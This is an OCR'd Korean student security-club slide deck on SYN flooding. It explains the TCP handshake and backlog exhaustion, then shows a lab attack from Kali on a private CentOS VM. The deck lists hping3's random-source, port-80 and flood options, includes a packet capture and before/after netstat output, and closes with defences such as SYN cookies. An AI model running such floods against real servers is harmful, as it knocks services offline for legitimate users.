
SYN FLOODING

SCP 부원 이정호

목차

01 SYN Flooding 공격이란?

DOS(Denial of Service 서비스 거부) 공격의 종류 중 하나로 서버에 무수히 많은 SYN 패킷을 보내 TCP의 연결 가능 자원을 모두 소진 시키고 서버 장애를 일으켜 다른 사용자가 서버를 이용할 수 없게 만드는 공격 기법




02 SYN Flooding 공격의 원리

TCP는 연결 지향형 프로토콜로 데이터의 흐름을 관리하고 데이터가 정확한지 확인하는 역할을 한다.

TCP가 데이터를 주고받기 위해서 미리 연결을 맺어 가상 경로를 설정하는데 이 과정을 3way handshake라 한다.

3way handshake 과정


1. 클라이언트가 SYN 패킷(요청)을 보냄
2. SYN 패킷을 받은 서버는 SYN 패킷에 ACK 패킷을 (승인) 붙여 SYN + ACK 패킷을 보냄
3. 클라이언트는 다시 ACK 패킷(최종 승인)을 보냄 이 과정이 이루어진 이후 클라이언트와 서버가 데이터를 주고받음



SYN Flooding 공격은 이 과정에서의 취약점을 이용한 공격이다.

02 SYN Flooding 공격의 원리

공격자가 하나의 SYN 패킷이 아닌 수천 개 수만 개 의 SYN 패킷을 서버에게 보낸다.
서버는 받은 SYN 패킷만큼의 SYN + ACK 패킷을 보내고 영원히 오지 않는 ACK 패킷을 기다리게 된다.




02 SYN Flooding 공격의 원리

여기서 공격자가 주의해야할 점은 서버에서 설정된 대기 시간이 있기 때문에 대기 시간이 지나면 서버는 닫힌다.
공격에 성공하려면 대기 시간 안에 서버가 수용할 수 있는 한계를 넘는 많은 SYN 패킷을 보내야 한다.


02 SYN Flooding 공격의 원리

서버가 수용할 수 있는 한계를 넘는 SYN 패킷을 받게 되면 서버는 정상적인 SYN 패킷이 오더라도
그 요청을 받을 수 없게 되고 정상적인 서버 사용자가 서버를 이용할 수 없게 되면 공격은 성공한 것 이다.



02 SYN Flooding 공격의 원리

요청을 받을 수 없는 이유는 서버는 TCP 통신 시, 클라이언트로부터 받은 SYN 패킷을 저장하는
SYN Backlog Queue라는 공간에 SYN 패킷을 저장한다. 이때, 공격자가 무수히 많은 SYN 패킷을 보내면
이 저장 공간은 ACK 패킷이 올 때까지 기다리다 저장 공간이 꽉 차게 된다.
그렇게되면 서버가 다운되고 새로운 통신 요청을 받을 수 없게 되면서 다른 사용자가 서버를 이용할 수 없게 만든다.



03 실습 및 분석

공격자: 칼리 리눅스

공격 대상: centOS 7 192.168.227.133

필요 프로그램: hping3

--rand-source: 공격자의 ip주소를 즉, 출발지 ip를 랜덤하게 생성
-p 80: 80번 포트는 http의 포트 넘버로 80번 포트에 대해 패킷을 전송
--flood: 짧은 시간에 많은 패킷을 보냄

03 실습 및 분석

No.	Time	Source	Destination	Protoc	Lengt	Info
30583	276.499135473	200.80.33.23	192.168.227.133	TCP		60 956 > http [SYN] Seq=0 Win=512 Len=0
30584	276.499156261	192.168.227.133	200.80.33.23	TCP		58 http > 956 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
30585	276.499182463	115.83.33.231	192.168.227.133	TCP		60 qmqp > http [RST] Seq=1 Win=32767 Len=0
30586	276.499191236	72.123.234.53	192.168.227.133	TCP		60 957 > http [SYN] Seq=0 Win=512 Len=0
30587	276.499207576	192.168.227.133	72.123.234.53	TCP		58 http > 957 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
30588	276.499210958	111.189.39.187	192.168.227.133	TCP		60 958 > http [SYN] Seq=0 Win=512 Len=0
30589	276.499224164	192.168.227.133	111.189.39.187	TCP		58 http > 958 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
30590	276.499249698	199.16.115.23	192.168.227.133	TCP		60 3com-amp3 > http [RST] Seq=1 Win=32767 Len=0
30591	276.499258268	171.224.27.228	192.168.227.133	TCP		60 rda > http [RST] Seq=1 Win=32767 Len=0
30592	276.499262224	23.101.246.101	192.168.227.133	TCP		60 959 > http [SYN] Seq=0 Win=512 Len=0
30593	276.499278507	192.168.227.133	23.101.246.101	TCP		58 http > 959 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
30594	276.499282133	246.227.234.183	192.168.227.133	TCP		60 960 > http [SYN] Seq=0 Win=512 Len=0
30595	276.499295469	192.168.227.133	246.227.234.183	TCP		58 http > 960 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
30596	276.499322194	201.123.241.100	192.168.227.133	TCP		60 ipp > http [RST] Seq=1 Win=32767 Len=0
30597	276.499330710	27.131.52.244	192.168.227.133	TCP		60 bmpp > http [RST] Seq=1 Win=32767 Len=0
30598	276.499334644	208.32.10.149	192.168.227.133	TCP		60 961 > http [SYN] Seq=0 Win=512 Len=0
30599	276.499349581	192.168.227.133	208.32.10.149	TCP		58 http > 961 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
30600	276.499352892	115.105.183.108	192.168.227.133	TCP		60 962 > http [SYN] Seq=0 Win=512 Len=0
30601	276.499366866	192.168.227.133	115.105.183.108	TCP		58 http > 962 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460

03 실습 및 분석

공격 전

CentOS 7 64-bit (2) - VMware Workstation 16 Player (Non-commercial use only)

Player ▾

프로그램 위치 터미널 (화) 11 : 00

wjdgh7575@localhost:~

파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)

```
[root@localhost ~]# netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN
tcp        0      0 192.168.122.1:53        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN
tcp6       0      0 :::111                  :::*                    LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
tcp6       0      0 ::1:25                  :::*                    LISTEN
```

공격 후

```
[root@localhost ~]# netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN
tcp        0      0 192.168.227.133:80      244.115.117.227:64018   SYN_RECV
tcp        0      0 192.168.227.133:80      255.207.52.194:58407    SYN_RECV
tcp        0      0 192.168.227.133:80      244.72.239.191:38719    SYN_RECV
tcp        0      0 192.168.227.133:80      249.228.115.228:58131   SYN_RECV
tcp        0      0 192.168.227.133:80      255.63.207.231:13497    SYN_RECV
tcp        0      0 192.168.227.133:80      246.146.191.228:19346   SYN_RECV
tcp        0      0 192.168.227.133:80      255.109.23.25:12983     SYN_RECV
tcp        0      0 192.168.227.133:80      241.14.171.45:16756     SYN_RECV
tcp        0      0 192.168.227.133:80      240.240.159.58:12923    SYN_RECV
tcp        0      0 192.168.227.133:80      248.183.235.48:16878    SYN_RECV
tcp        0      0 192.168.227.133:80      249.91.208.191:57048    SYN_RECV
tcp        0      0 192.168.227.133:80      249.183.26.95:60253     SYN_RECV
tcp        0      0 192.168.227.133:80      249.192.246.55:58750    SYN_RECV
tcp        0      0 192.168.227.133:80      249.19.100.129:31498    SYN_RECV
tcp        0      0 192.168.227.133:80      240.67.67.141:40425     SYN_RECV
tcp        0      0 192.168.227.133:80      246.239.207.32:20969    SYN_RECV
tcp        0      0 192.168.227.133:80      255.108.53.248:12860    SYN_RECV
tcp        0      0 192.168.227.133:80      249.201.157.189:13175   SYN_RECV
tcp        0      0 192.168.227.133:80      248.187.179.32:19845    SYN_RECV
tcp        0      0 192.168.227.133:80      244.105.42.10:4645      SYN_RECV
tcp        0      0 192.168.227.133:80      255.246.241.208:35191   SYN_RECV
```

04 대응 방안

-Backlog Queue의 용량을 늘린다.(일시적인 대응)

-대기 시간을 줄인다.(한정적 대응)

-SYN Cookie 사용
장점: SYN Backlog Queue가 채워졌을 때, 서버가 다운되는 것을 방지할 수 있다.
단점: TCP 연결에 대한 일부 정보를 손실한다.

-TCP Intercept
장점: 존재하지 않는 IP가 보내는 SYN패킷을 미리 차단하거나 일찍 차단할 수 있다.
단점: 라우터의 CPU, Memory의 과부하가 일어날 수 있다.

Q&A

감사합니다